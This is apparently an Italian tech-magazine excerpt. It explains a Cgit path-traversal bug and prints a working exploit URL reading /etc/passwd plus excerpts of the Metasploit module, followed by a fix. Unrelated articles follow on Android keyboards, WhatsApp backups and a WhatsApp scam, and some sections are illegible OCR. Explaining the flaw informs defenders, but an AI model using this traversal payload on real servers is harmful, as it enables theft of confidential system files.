nemmeno risultare troppo lento. Per questo motivo è molto diffuso, è di fatto l'interfaccia utilizzata dalla maggioranza dei server Git indipendenti (inclusi quelli di KDE e del toolkit Qt).
Essendo di fatto un server web, è pensato per essere raggiungibile da tutti, e infatti molti suoi utenti lo installano su server pubblici, inevitabilmente alla mercé dei pirati. Come qualsiasi altro programma, Cgit non è immune ai bug: ne ha avuti un paio, pericolosi per la sicurezza, nella sua storia, e uno è stato scoperto poche settimane fa. Il bug in questione permette a un pirata di ottenere file che si trovano anche all'esterno della cartella in cui sono confinati i repository, quindi file teoricamente segreti.

Name	Description
MEGAFS/MegaFS/.git	Unnamed repository; edit this file 'description' to name the repository.
MEGAstream/MEGAstream/.git	Unnamed repository; edit this file 'description' to name the repository.
MegaBackup/.git	Unnamed repository; edit this file 'description' to name the repository.
MegaIdeaWeb/MegaIdeaWeb/.git	Unnamed repository; edit this file 'description' to name the repository.
MegaIdeaWeb/binary/.git	Unnamed repository; edit this file 'description' to name the repository.
anitaproject/anitaOS/.git	Unnamed repository; edit this file 'description' to name the repository.
antico/antico/.git	Unnamed repository; edit this file 'description' to name the repository.
archimede/BAK1-archimedes/.git	Unnamed repository; edit this file 'description' to name the repository.
archimede/OLDzorbaneural/SIMPLEzorbaneural/.git	Unnamed repository; edit this file 'description' to name the repository.
archimede/OLDzorbaneural/backup-23-3-2013-SIMPLEzorbaneural/.git	Unnamed repository; edit this file 'description' to name the repository.
archimede/OLDzorbaneural/zorbaneural/.git	Unnamed repository; edit this file 'description' to name the repository.
archimede/archimedes/.git	Unnamed repository; edit this file 'description' to name the repository.
archimede/zorbaneuralBUGGED/.git	Unnamed repository; edit this file 'description' to name the repository.
arducopter/codice/MAVProxy/.git	Unnamed repository; edit this file 'description' to name the repository.
arducopter/codice/ardupilot/.git	Unnamed repository; edit this file 'description' to name the repository.
arducopter/codice/jsbsim/.git	Unnamed repository; edit this file 'description' to name the repository.
arducopter/codice/mavlink/.git	Unnamed repository; edit this file 'description' to name the repository.
arducopter/qgroundcontrol/qgroundcontrol/.git	Unnamed repository; edit this file 'description' to name the repository.
bf-words/bf-words/.git	Unnamed repository; edit this file 'description' to name the repository.
carnivoro/botnet/.git	Unnamed repository; edit this file 'description' to name the repository.
chromazorba-1.0.0.orig/cyranos/.git	Unnamed repository; edit this file 'description' to name the repository.
facebook-publisher/facebook-cpp-graph-api/.git	Unnamed repository; edit this file 'description' to name the repository.
facebook-publisher/[illegible]/.git	Unnamed repository; edit this file 'description' to name the repository.
kartesio/kartesio-0.1/.git	Unnamed repository; edit this file 'description' to name the repository.

Fig. 1 • La classica interfaccia di CGit

IL CLONE VIA HTTP

I ricercatori di Google hanno scoperto che nel codice di Cgit è presente la funzione **cgit_clone_object**, che si occupa di fornire il contenuto del repository git tramite protocollo HTTP. Quando non si ha un account presso il server, si può comunque voler clonare il contenuto di un repository usando la connessione HTTP invece del più classico SSH. È la differenza tra: *git clone git@github.com:utente/repo.git* e *git clone https://github.com/utente/repo.git*. Nel secondo caso, si sta usando HTTP senza autenticazione. Se

l'opzione **enable-http-clone** è impostata a **1** nella configurazione di Cgit, la funzione è attiva. La funzione è rappresentata da:

```
void cgit_clone_objects(void)
{
    if (!ctx.qry.path) {
        cgit_print_error_page(400, "Bad request",
                              "Bad request");
        return;
    }

    if (!strcmp(ctx.qry.path, "info/packs")) {
        print_pack_info();
        return;
    }

    send_file(git_path("objects/%s", ctx.qry.path));
}
```

che hanno come effetto fondamentale la chiamata di un'altra funzione, **send_file**. Questa si occupa di fornire i file contenuti nel percorso richiesto (nella variabile **ctx.qry.path**), anteponendo il percorso della cartella dei repository Git. Ad esempio, se è stato richiesto **main.cpp** verrà fornito un file del tipo **/var/lib/gitolite/repositories/ilmiorepo/[cartelle varie]/main.cpp**. Il problema è che non viene fatto nessun controllo sul percorso richiesto, quindi se il contenuto della variabile fosse qualcosa del tipo **../../../../../../etc/passwd** sarebbe possibile accedere al file /etc/passwd. La domanda, quindi, è: l'utente ha la possibilità di scrivere dentro la variabile incriminata? Sì, usando l'argomento path della pagina **git/objects**. In altre parole, basta visitare una pagina del tipo *http://127.0.0.1/cgit/cgit.cgi/git/objects/?path=../../../../../../../etc/passwd* e si ottiene il file **/etc/passwd**.

L'EXPLOIT

Per dimostrare questa vulnerabilità, la famosa suite di sicurezza informatica **Metasploit** ha recentemente rilasciato un exploit che la mette in pratica. Presentiamo qui i punti salienti:

```
register_options(
    [
        OptString.new('FILEPATH', [true, "The path to the file
                                   to read", '/etc/passwd']),
        OptString.new('TARGETURI', [true, "The base URI path
                          of the cgit install", '/cgit/']),
        OptString.new('REPO', [true, "Git repository on
                                   the remote server", '']),
        OptInt.new('DEPTH', [ true, 'Depth for Path Traversal',
                                                        10 ])
    ])
```

Le opzioni dello script rappresentano il percorso del file che si vuole recuperare (quello predefinito è **/etc/passwd**), l'URL relativo del server Cgit, il repository a cui accedere (deve essere un nome valido di un vero repository sul server), e la profondità del percorso. La profondità è il numero di cartelle da risalire per arrivare alla root, cioè al percorso /, e di solito è di 10 cartelle.

```
def run_host(ip)
  filename = datastore['FILEPATH']
  traversal = "../" * datastore['DEPTH'] << filename
```

Per prima cosa viene costruito il percorso da richiedere, aggiungendo un adeguato numero di volte "../" prima del file così da tornare indietro di una cartella alla volta fino alla root.

```
  res = send_request_cgi({
    'method' => 'GET',
    'uri'    => normalize_uri(target_uri.path,
                          datastore['REPO'], '/objects/'),
    'vars_get' => {'path' => traversal}
  })
```

Tutto quello che si deve fare ora è lanciare la richiesta HTTP verso il server, usando il percorso "objects" in modo da innescare l'esecuzione della funzione difettosa che abbiamo presentato.

```
  unless res && res.code == 200
    print_error('Nothing was downloaded')
    return
  end
```

Se il percorso era stato scritto male si registra l'errore, il che può accadere soprattutto se bisogna procedere per tentativi per capire quale sia profondità del percorso da risalire fino alla root.

```
  vprint_good("#{peer} - \n#{res.body}")
  path = store_loot(
    'cgit.traversal',
    'text/plain',
    ip,
    res.body,
    filename
  )
  print_good("File saved in: #{path}")
 end
end
```

Se invece si è ottenuto un file si estrae il suo contenuto e lo si scrive semplicemente in un percorso temporaneo, segnalandolo. Con questo script molto semplice è possibile sottrarre qualsiasi file, riservato da un server con Cgit, conoscendo il suo percorso.

LA SOLUZIONE

Cgit è stato immediatamente corretto e tutte le distribuzioni offrono la versione con il bugfix, quindi per essere al sicuro basta aggiornare la propria versione di Cgit con il gestore dei pacchetti. Questa è una di quelle occasioni in cui avere abilitato gli aggiornamenti automatici sul proprio server è piuttosto utile. Se ci si ritrova su un server che non ha a disposizione altri aggiornamenti (per esempio versioni troppo datate del sistema operativo), una soluzione temporanea consiste nel disabilitare il **cloning http**, quindi impostando a 0 la variabile **enable-http-clone** nel file di configurazione di Cgit (di solito è **/etc/cgitrc**).

LA TASTIERA CHE LEGGE IL PENSIERO

Scopri come digitare sullo smartphone alla velocità della luce o chattare su WhatsApp e Messenger senza errori a colpi di swipe

Per chi si trova a passare molto tempo a digitare testo sul proprio smartphone, la tastiera virtuale che compare sul display è un elemento molto importante. In questi ultimi anni le tastiere virtuali per sistemi Android si sono evolute in modo impressionante, sia per quanto riguarda le prestazioni sia per il comfort di scrittura, dando vita a sorprendenti metodi di input. Basti pensare al cosiddetto swipe, grazie al quale per comporre una parola basta scorrere il dito da una lettera all'altra, alle gesture, gesti "swipe" laterali con le dita che consentono di cancellare testo o aggiungere spazi

Fleksy cambia il tuo modo di digitare!

Ecco come scaricare e configurare l'app sul tuo smartphone

Proud to be Private

At Fleksy, we take privacy very seriously. We don't access what you type, nor credit card or any other personal info. What happens on your device stays on your device.

How does it work?

01 ATTIVIAMO L'APP

Scarichiamo e installiamo l'app **Fleksy- Emoji & GIF Battitura**. Per attivarla tappiamo su 1. Leggiamo il contratto di **Privacy Policy** e tappiamo su **GOT IT**. Attiviamo **Fleksy** in **Imposta modo di inserimento**, quindi premiamo **OK**.

02 LE GESTURE

Scarichiamo il pacchetto con l'**Italiano**. Dal pannello sinistro avviamo il tutorial che spiega le gesture: scorrendo verso destra si aggiunge uno spazio, verso sinistra si cancella una parola, verso il basso con due dita si nasconde la tastiera.

03 TEMI ED ESTENSIONI

Nella finestra dell'app troviamo **Temi e Estensioni**. I temi possono essere liberi, personalizzabili o chiusi (da sbloccare ottenendo punti, fleksycoins, mediante condivisione dell'app o "badge", obiettivi raggiunti); le estensioni sono tool aggiuntivi.

e segni di punteggiatura, o alla capacità predittiva delle tastiere, programmate per apprendere in modo automatico lo stile di scrittura dell'utente e suggerirgli le parole più adatte durante la digitazione. Sul Play Store del robottino verde è fiorito un gran numero di queste app. Poche però sono valide e soprattutto sicure dal punto di vista della privacy, perché anziché salvare i dati sul device dell'utente spesso li salvano in remoto (e forse poi li danno/vendono chissà a chi...). Visto quindi che orientarsi in questa giungla di offerte non è facile, abbiamo pensato di selezionare le tastiere Android alternative più affidabili attualmente disponibili, tutte gratuite meno una, e ritenute le più veloci. Se quindi sogniamo di digitare i messaggi più velocemente quando chattiamo su WhatsApp, niente paura: la soluzione è a portata di swipe!

GBOARD: LA TASTIERA GOOGLE

Gboard è la versione riveduta e corretta della "vecchia" tastiera Google, che l'azienda di Montain View ha rilasciato prima per iPhone e poi anche per Android. L'intento era di raggruppare in modo intuitivo nella tastiera alcune delle funzionalità più usate dagli utenti mentre stanno digitando. Gboard infatti integra lo strumento per cercare/inviare **GIF** o **Emoji**, e la **Ricerca Google** (tasto G). Inoltre si può rendere sempre visibile la riga dei numeri. Ovviamente la tastiera di Big G prevede la scrittura con digitazione a scorrimento swipe, con controllo gestuale del cursore (scorrendo col dito sulla barra spaziatrice) e eliminazione gestuale di parole. Non solo, è supportata anche la digitazione vocale e multilingue.

SWIFTKEY KEYBOARD

Acquisita da Microsoft, anche SwiftKey è un'app tastiera con ottima capacità predittiva grazie al suo metodo proprietario d'inserimento basato su gesture (**SwiftKey Flow**). La sincronizzazione su cloud permette di memorizzare in modo sicuro le personalizzazioni dell'utente e il suo modo di scrivere. Come Gboard anche SwiftKey rende possibile modificare gli stili di scrittura predefiniti e aggiungere una riga con i numeri. La tastiera può essere personalizzata dal punto di vista grafico modificando il tema predefinito con quelli scaricabili dallo Store dedicato. Tra le ultime novità introdotte in SwiftKey, l'aggiunta di nuove lingue tra cui molti dialetti italiani, la possibilità di migliorare l'apprendimento di nuove parole e la funzione **Calendario**.

Fig. 1 • Ecco l'interfaccia di SwiftKey Keyboard

MINUUM KEYBOARD FREE + EMOJI

Minuum Keyboard è la tastiera per Android adatta per chi vuole sfruttare al massimo lo schermo dello smartphone per scrivere o leggere. Grazie alla funzione **Mini Mode**, Minuum infatti è in grado di rimpicciolirsi fino ad occupare solo una piccola barra nella parte inferiore del display. Le lettere sono visualizzate in fila non in ordine alfabetico bensì seguendo l'ordine QWERTY da destra verso sinistra. È comunque possibile ricorrere al tasto di ingrandimento per una digitazione più comoda o passare in qualsiasi momento alla tastiera a tutto schermo, come pure modificare la disposizione dell'alfabeto in AZERTY, QWERTZ o A-Z. Minuum si può provare gratis per 30 giorni, trascorsi i quali per continuare ad usarla occorre acquistarla per 3,49 euro.

Fig. 2 • La funzione swipe consente di scrivere più velocemente

TASTIERE BELLE, MA RISCHIOSE

Abbiamo accennato al fatto che esistono moltissime tastiere virtuali per Android: basta una rapida ricerca nel Play Store per rendersi conto della varietà di prodotti disponibili a costo zero. Certe tastiere sono davvero carine, piene di emoji e GIF o sfondi personalizzabili con proprie foto. Ma è meglio non lasciarsi sedurre da colori e forme accattivanti: la maggior parte di queste app non fornisce garanzie dal punto di vista della privacy e in certi casi non prevede neppure un contratto che tuteli i dati privati dell'utente. Installando queste app ci si mette nelle mani dei loro sviluppatori. Ovviamente, se l'utilizzo dei dati serve soltanto a migliorare il prodotto non c'è nulla di male, ma non si può escludere che le informazioni riservate che si digitano vengano trasmesse a terze parti per fini commerciali. Il consiglio è dunque quello di verificare sempre l'informativa sulla privacy delle app e in caso di dubbio astenersi dallo scaricarle.

WHATSAPP, BACKUP IN SALVO

Di default, i backup più vecchi di un anno vengono cancellati: ecco come correre ai ripari e mettere al sicuro tutte le conversazioni!

Chi segue costantemente le versioni Beta di WhatsApp, si sarà accorto delle interessanti novità in arrivo, come il tema dark (che porterà il colore nero all'interfaccia grafica), la possibilità di condividere sticker e la novità riguardante le notifiche, in cui sarà possibile vedere le immagini ricevute direttamente all'interno delle notifiche stesse. Un'altra novità, questa volta meno piacevole, riguarda poi lo spazio di archiviazione di backup offerto da Google agli utenti WhatsApp: da qualche settimana, i backup delle conversazioni più vecchie di un anno verranno cancellati per sempre.

SALVIAMO I NOSTRI RICORDI!

WhatsApp e Google hanno stretto nuovi accordi grazie ai quali gli utenti Android che usano Google Drive per effettuare il backup delle conversazioni WhatsApp potranno continuare a farlo gratuitamente e finalmente senza limiti di spazio. Il "prezzo da pagare" per coloro che usano questo servizio è però quello di vedersi eliminare le conversazioni personali, importanti o meno, una volta che queste diventino più vecchie di un anno. Per ovviare al problema, si può effettuare il backup manuale (o impostarne uno automatico) prima di questa scadenza, così da salvare tutto il possibile e continuare a mantenere i nostri ricordi sul cloud. Il procedimento è abbastanza semplice, ma di seguito guideremo passo

QUALCHE UTILE CONSIGLIO...

[illegible]

OCCHIO ALLA RETE DATI

[illegible]

BACKUP MANUALE

[illegible]

INFORMAZIONI SULLA SICUREZZA

[illegible]


passo gli utenti meno esperti per offrire loro la certezza che l'operazione vada a buon fine. Come anticipato, l'aspetto positivo di tutto ciò è che d'ora in poi Google offrirà in modo gratuito e illimitato lo spazio di archiviazione cloud; ciò significa che non importa se il numero delle conversazioni da salvare (e i media in esse presenti) sia elevato oppure no, ci sarà sempre e comunque spazio per tutto! Prendiamo dunque lo smartphone, avviamo WhatsApp e salviamo i nostri backup!

ATTENTI AD OLIVIA!

L'estate scorsa, uno scherzo di cattivo gusto ha creato non poco scompiglio tra gli utenti di WhatsApp; stiamo parlando di Momo, una catena di sant'Antonio che veicolava immagini di volti ritoccati con l'obiettivo di spaventare i destinatari insieme ad una sorta di "maledizione" scritta nel messaggio. Lo scherzo di Momo non era nulla di serio, ma ha dato il via ad una serie di eventi su WhatsApp che iniziano ad essere preoccupanti, come l'ultimo caso ribattezzato Olivia. Questa volta si tratta di una persona vera e propria che contatta utenti spacciandosi per un amico che ha cambiato numero. Il suo obiettivo è catturare dati sensibili all'interno dello smartphone della vittima o del suo account, tramite l'invio di alcuni file nelle chat, comprese immagini pornografiche. I più colpiti sono gli adolescenti, che hanno maggiori probabilità di cadere in questo genere di situazioni. Come fare per difendersi da queste minacce? Come per Momo, Olivia e altre che potrebbero arrivare in futuro, il consiglio è quello di ignorare subito il messaggio ricevuto e di segnalarlo a chi di competenza (Polizia Postale). Il team di WhatsApp lavora costantemente per migliorare la sicurezza dell'app, ma ci auguriamo che in futuro vengano adottati metodi più severi per contrastare questo genere di situazioni.

Il backup è servito!

Ecco come effettuare manualmente il backup delle conversazioni WhatsApp

01 NELLE IMPOSTAZIONI

Avviamo WhatsApp. Dalla schermata principale tappiamo sui tre puntini in alto a destra e selezioniamo **Impostazioni/Chat/Backup delle chat**. A questo punto compare a schermo la sezione di nostro interesse: tappiamo su **ESEGUI BACKUP** e attendiamo qualche secondo o minuto (il tempo necessario varia a seconda del numero di conversazioni che abbiamo nell'app di messaggistica).

02 BACKUP PERIODICO

Nella sezione **Impostazioni Google Drive** specifichiamo i settaggi che serviranno a mantenere in vita le nostre chat per sempre. In **Backup su Google Drive** selezioniamo ogni quanto tempo dev'essere fatto il backup automatico. In **Backup tramite** selezioniamo poi con quale tipo di rete effettuare l'operazione (cellulare o Wi-Fi) e nell'ultima voce scegliamo se includere anche i video.

03 NON SOLO GOOGLE DRIVE

Quando si effettua il backup, le informazioni vengono salvate sia sul cloud sia sulla memoria interna dello smartphone. Per accedere ai file di backup, basta recarsi nella cartella **WhatsApp/Databases** con l'aiuto di un file manager come **ES Gestore File**. Ora copiamo e incolliamo i file dove vogliamo; ovviamente possiamo salvarli su PC per mantenerne una copia.

Completeta gestione delle chat

Ecco come ripristinare un backup su un nuovo smartphone o cancellare i vecchi archivi

01 SCARICHIAMO WHATSAPP

Effettuato il backup, se vogliamo ripristinarlo su un nuovo smartphone, l'operazione da compiere è semplice: sul nuovo dispositivo, dal Play Store, installiamo WhatsApp Messenger tappando su Installa. Attendiamo quindi il download e la successiva installazione automatica.

02 BACKUP DISPONIBILE

Avviamo WhatsApp e digitiamo il nostro numero di cellulare. Attendiamo l'SMS di conferma e prestiamo attenzione: un messaggio ci avverte che un backup è pronto per essere scaricato; clicchiamo sul pulsante verde **RIPRISTINA** e attendiamo il completamento della procedura.

03 OPERAZIONE CONCLUSA

Appare la home di WhatsApp con tutte le chat precedentemente salvate. Ora, l'unica cosa da controllare sono i settaggi che si trovano in **Impostazioni/Chat/Backup delle chat**. Da qui controlliamo che siano rimasti quelli di nostro gradimento. Se è tutto OK, possiamo usare l'app.

04 IN GOOGLE DRIVE

Da browser rechiamoci su **http://bit.ly/mydriveg**. Se Google ci chiede di effettuare l'accesso, inseriamo le nostre credenziali: siamo nel nostro spazio cloud. Rechiamoci sull'icona dell'ingranaggio e clicchiamo su **Impostazioni**. Andiamo in **Gestisci applicazioni**: clicchiamoci sopra.

05 BACKUP CANCELLATO!

Scorriamo la lista fino a quando non troviamo la voce WhatsApp Messenger. Una volta trovata, clicchiamo su **OPZIONI** e selezioniamo **Elimina dati nascosti dell'applicazione**. È tutto! Ma attenzione, al prossimo avvio di WhatsApp non ci verrà chiesto alcun ripristino di backup, poiché il nostro account risulterà come nuovo; ripulito da qualsiasi conversazione!

06 ANCHE SUL PC

Scarichiamone il file dalla cartella **WhatsApp/Databases**, aiutandoci con AirDroid (**http://web.airdroid.com**). Il file avrà una denominazione del tipo **msgstore-AA-AAMM- DD.1.db.crypt12**. Per ripristinarlo, rinominiamolo in **msgstore.db.crypt12**, inseriamolo nella cartella **Databases**, disinstalliamo e reinstalliamo WhatsApp.